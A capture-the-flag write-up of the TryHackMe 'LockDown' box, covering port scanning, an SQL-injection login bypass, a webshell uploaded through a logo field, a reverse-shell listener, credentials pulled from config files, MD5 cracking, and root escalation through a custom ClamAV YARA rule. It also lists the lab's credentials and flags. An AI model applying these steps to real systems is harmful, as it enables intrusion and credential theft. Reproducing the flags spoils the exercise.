



LockDown

Enumeration



We start by visiting webserver on port 80 which by default showed a hostname so we added in our hosts file



We have a admin panel which we discovered from our feroxbuster scan and manual exploration



As this website is running on php ,and is a covid tracker most probably it is runningsql database so a sql injection is posible so i tried simple login bypasss and we got admin access



We have a file upload endpoint so lets try uploading a webshell

New Individual

First Name

cyberjunkie

Last Name

none

Middle Name

(optional)

Email

cyberjunkie@cyberjunkie.thm

Contact #

69696969

Address

Sky

City/State

Silay City, Negros Occidental

Barangay/Zone

Mambulac

Image

Choose file

Browse

This didnt worked so after exploring the application i found we can also upload a icon for login page of establishment code and i upload a webshell there and when visited the establishment login page , got a shell back

PortScan

```

PORT    STATE SERVICE REASON      VERSION
22/tcp  open  ssh      syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  2048 27:1d:c5:8a:0b:bc:02:c0:f0:f1:f5:5a:d1:ff:a4:63 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDA1Xdw3dCrCjetmQieza7pYcBp1ceBvVB6g1A/
OU+bqoRSEfnKTHP0k5P2U1BbecijTqflsIP3IHh+py4jkWTKzbU80Mxokn2Kr5Qa5GKgrme4Q6GfQsQeeFpbLIIHs+eEBnCLY/
J03iddkt6eukd3VwZuRXHnEHl7G6Y1f0IEEzProg15iAtUTbS8OWPx+ZwdvXfjTWujUS+OzLLjQw5wPewCEK+TJHVM02H+5sO+dYBMC9rgiEnPe5ayP+
p/gO3nj5h33SokY3RkXMFsijUjpoBnsDHNGo2Q41j9AB4txabzUQVFqI30WO8I8azO4y/fWYYtU8YcN
|  256  ce:f7:60:29:52:4f:65:b1:20:02:0a:2d:07:40:fd:bf (ECDSA)
| ecdsa-sha2-nistp256
AAAE2VjZHNhLXNoYTYtbnZldHAYNTYAAAAIbmlzdHAYNTYAAABBBGjTYtytQsU83icaN6V9H1KotlOnKVpR35o6PtyrWy9WjIjhWaNr3cnGDUnd7RSIUO
|  256  a5:b5:5a:40:13:b0:0f:b6:5a:5f:21:60:71:6f:45:2e (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOHVz0M8zYIXcw2caiAINCr01ycEatZ/QPx1PpgMZqZN
80/tcp  open  http      syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Coronavirus Contact Tracer
|_ http-favicon: Unknown favicon MD5: 94C0C57D53B1EE9771925957F29D149C
| http-cookie-flags:
|  /:
|   PHPSESSID:
|_   httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%),
Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Linux 2.6.32 (86%), Linux
2.6.39 - 3.2 (86%), Linux 3.10 - 4.11 (86%)

```

Exploitation

WE can up[load a icon for login page and when we visit the page our code execuets and get a shell back

System Info

System Information

System Name

Coronavirus Contact Tracer


System Short Name

CTS-QR

System Logo

Choose file

Browse



Update

```
(root👁CyberJunkie)-[~/Tryhackme/LockDown_THM]
# nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.127.151] 38706
Linux lockdown 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64 x86_64 x86_64 G
16:35:32 up 32 min, 0 users, load average: 0.00, 0.00, 0.14
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: cannot set terminal process group (986): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

Post-Exploitation

Home directory of users was not accessible so visited webroot and found some creds in config.php

```
=>','username'=>'dev_oretnom','password'=>'5da283a2d990e8d8512cf967df5bc0d0','1
.thm/');
```

These credentials didnt worked anywehre

Found some more credentials in a file dbconnection.php

cts: YOUMKtIXoRjFgMqDJ3WR799tvq2UdNWE

Got access to mysql db

```
www-data@lockdown:/$ mysql -u cts -p
mysql -u cts -p
Enter password: YOUMKtIXoRjFgMqDJ3WR799tvq2UdNWE

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 45
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current
mysql> 
```

Got a hash and cracked it

```
mysql> SELECT * FROM users;
SELECT * FROM users;
+----+-----+-----+-----+-----+-----+
| id | firstname | lastname | username | password | avatar |
+----+-----+-----+-----+-----+-----+
| 1 | Administrator | Admin | admin | 3eba6f73c19818c36ba8fea761a3ce6d | uploads/16143 |
+----+-----+-----+-----+-----+-----+
now in cat (0.00 sec)
```

```
# john hash --wordlist=~/.wordlists/rockyou.txt --format=RAW-md5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetpandemonium (?)
1g 0:00:00:00 DONE (2021-11-03 22:37) 14.28g/s 17795Kp/s 17795Kc/s 17795KC/s sweet65..sweetlove
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
```

Now i placed my ssh keys and got ssh connection

we can run a scan.sh script as root

```
cyrus@lockdown:~/quarantine$ cat /opt/scan/scan.sh
#!/bin/bash

read -p "Enter path: " TARGET

if [[ -e "$TARGET" && -r "$TARGET" ]]
then
    /usr/bin/clamscan "$TARGET" --copy=/home/cyrus/quarantine
    /bin/chown -R cyrus:cyrus /home/cyrus/quarantine
else
    echo "Invalid or inaccessible path."
fi
```

This uses a Antivirus clamav and if file is infected it makes us the owner of the file

BUt the root directory is virus free so how to make it work

I took a hint and we can write custom yara rules for clamav and make a signature of our own

```
rule flag
{
    strings:
        $a = "THM"
    condition:
        $a
}
```

This rule will mark it as infected if a THM string is present in a file

Then copied the file to clamav signature db which is /var/lib/clamav

NOW i ran the script and root.txt was marked as infected and moved to our directory

```

----- SCAN SUMMARY -----
Known viruses: 2
Engine version: 0.103.2
Scanned directories: 1
Scanned files: 3
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.010 sec (0 m 0 s)
Start Date: 2021:11:03 18:06:14
End Date: 2021:11:03 18:06:14
cyrus@lockdown:~$ cd quarantine/
cyrus@lockdown:~/quarantine$ ls -la
total 392
drwxr-x--- 2 cyrus cyrus 4096 Nov 3 18:06 .
drwxr-x--- 7 cyrus cyrus 4096 Nov 3 18:02 ..
-rwxr-xr-x 1 cyrus cyrus 341863 Nov 3 17:47 linpeas.sh
-rwxr-xr-x 1 cyrus cyrus 41273 Nov 3 17:47 lse.sh
-rw----- 1 cyrus cyrus 38 Nov 3 18:06 root.txt
cyrus@lockdown:~/quarantine$ cat root.txt
THM{IQ23Em4VGX91cvxsIzatpUvrW9GZZJxm}

```

We can make /etc/shadow owned by us etc and then crack the hashes

Loot

Credentials

dev_oretnom : 5da283a2d990e8d8512cf967df5bc0d0

cts: YOUMKtIXoRjFgMqDJ3WR799tvq2UdNWE

User creds

cyrus : sweetpandemonium

Flags

User.txt

THM{w4c1F5AuUNhHCJRtiGtRqZyp0QJDlbWS}

#Root.txt

THM{IQ23Em4VGX91cvxsizatpUvrW9GZZJxm}